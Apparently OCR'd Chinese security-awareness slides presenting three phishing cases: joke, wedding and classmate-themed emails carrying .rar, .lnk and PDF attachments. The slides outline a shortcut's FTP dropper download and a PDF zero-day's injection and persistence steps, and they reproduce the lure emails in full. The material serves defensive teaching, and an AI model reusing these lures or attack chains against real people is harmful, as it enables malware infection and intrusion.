
Adobe Acrobat PDF Reader Vulnerabilities

Silverlight Vulnerabilities

- Media Player Vulnerabilities
  (Quick Time, Real Player, etc)

- You name it!

案例一.釣魚郵件夾帶壓縮附檔



[笑話] 自殺


[redacted] to yellqw320 5:31 AM (5 hours ago)

有一位漁夫，在海邊捕魚時，常看到有人從懸崖上跳海自殺，他百思不得其解，便向一位知識淵博的教授求教：“老先生，海邊有兩處自殺的懸崖，一處較高、一處較低，而站在較高的懸崖往下跳的居多，這是怎麼回事？”

教授想了一下，說：“
這很好理解，有些人希望延長生命時光。

幽默小話.rar
85K Gmail could not scan this file for viruses. Download

案例二.夾帶捷徑檔



幸福村創意婚禮客製印刷 - www.Sweet999.com.tw - 專為婚宴量身訂做平價奢華的紙品印刷 主題式創意設計，體會完美幸福時刻。

你認識的那個人..現在已經訂婚了... Inbox | X

a199196 show details 12/23/09

我會粉珍惜我們的友誼～開心哦!

您的生活即時通 — 溝通、娛樂、生活、工作一次搞定！
http://messenger.yahoo.com.tw/

婚照.lnk
3K Download

Sponsored Links

康茉莉-100%新娘秘書入口網
想找自己喜愛風格的新娘祕書嗎？網羅全台優質新祕，客服MSN線上敲幸福！
www.comely520.com


高雄DIDI鑽石-幸福99歡樂慶
溫馨璀璨盛宴-讓手中鑽石小小的閃耀，襯托每對新人生命中的精彩與榮耀！
www.dididiamond.com

婚禮紀錄服務
以寫實觀點用心為您紀錄人生重要歷程獨特的身影、空間、情緒的描繪技法
www.jerryphoto.net

采攝錄影-結婚攝錄影8000起
結婚攝錄影8000.工商錄影3小時8000元剪輯.特效.字幕.DVD3套.02-2351-4500
www.jvsc.idv.tw

More about...
結婚禮儀 »


惡意郵件附檔偽裝-.lnk



翻譯：

1. 建立(echo) ftp 參數檔
2. ftp 下載惡意程式(Dropper)
3. 執行惡意程式

案例三.魚叉式釣魚攻擊(Spear Phishing)



煩請老同學幫忙

[redacted] to me Jan 26

彈指瞬間,自入校參軍到現在已經將近30年了，想著那點點滴滴的軍營生活,恰似一段激情燃燒的歲月，旭日下我們唱著嘹亮的軍歌,風雨中不斷塑造堅強的自我，曾經無悔,爲自己是軍人倍感驕傲和自豪!曾經無奈,爲自己失去的青春年華而無奈和心碎。


在應數系領導的強力邀稿中,特作此文,說是準備刊登的吧。
由於文采有限,對曾經的學校生活理解也不是很到位,請老同學抽出點滴寶貴時間幫忙改稿,自黨感激不盡。

詳見附加檔案。

[redacted]
中山大學[redacted]
(07) 582-[redacted]27
(07) 3489[redacted]
0982-[redacted]
[redacted].edu.tw
高雄市左營區[redacted]

祭奠那些失去的記憶.pdf
111K

可疑點?



煩請老同學幫忙

[redacted] to me Jan 26

彈指瞬間,自入校參軍到現在已經將近30年了，想著那點點滴滴的軍營生活,恰似一段激情燃燒的歲月，烈日下我們唱著嘹亮的軍歌,風雨中不斷塑造堅強的自我，曾經無悔,爲自己是軍人倍感驕傲和自豪!曾經無奈,爲自己失去的青春年華而無奈和心碎。

在應數系領導的強力邀稿中,特作此文,說是準備刊登的吧。
由於文采有限,對曾經的學校生活理解也不是很到位,請老同學抽出點滴寶貴時間幫忙改稿,自黨感激不盡。

請看附加檔案。


[redacted]
中山大學[redacted]
(07) 582-[redacted]27
(07) 3489[redacted]
0982-[redacted]
[redacted].edu.tw
高雄市左營區[redacted]

祭奠那些失去的記憶.pdf
111K

PDF Zero-Day

- Zero-day 搭配社交工程電子郵件
- 「中央氣象局緊急通知-強風特報」挾帶PDF檔
- 開啟檔案
  - 建立並執行 1.exe
  - 寫入兩個 DLL
  - Inject to services.exe 和 explorer.exe
  - 建立啟動服務

開啟 PDF 後...


File Monitor - Sysinternals: www.sysinternals.com
File
Edit
Options
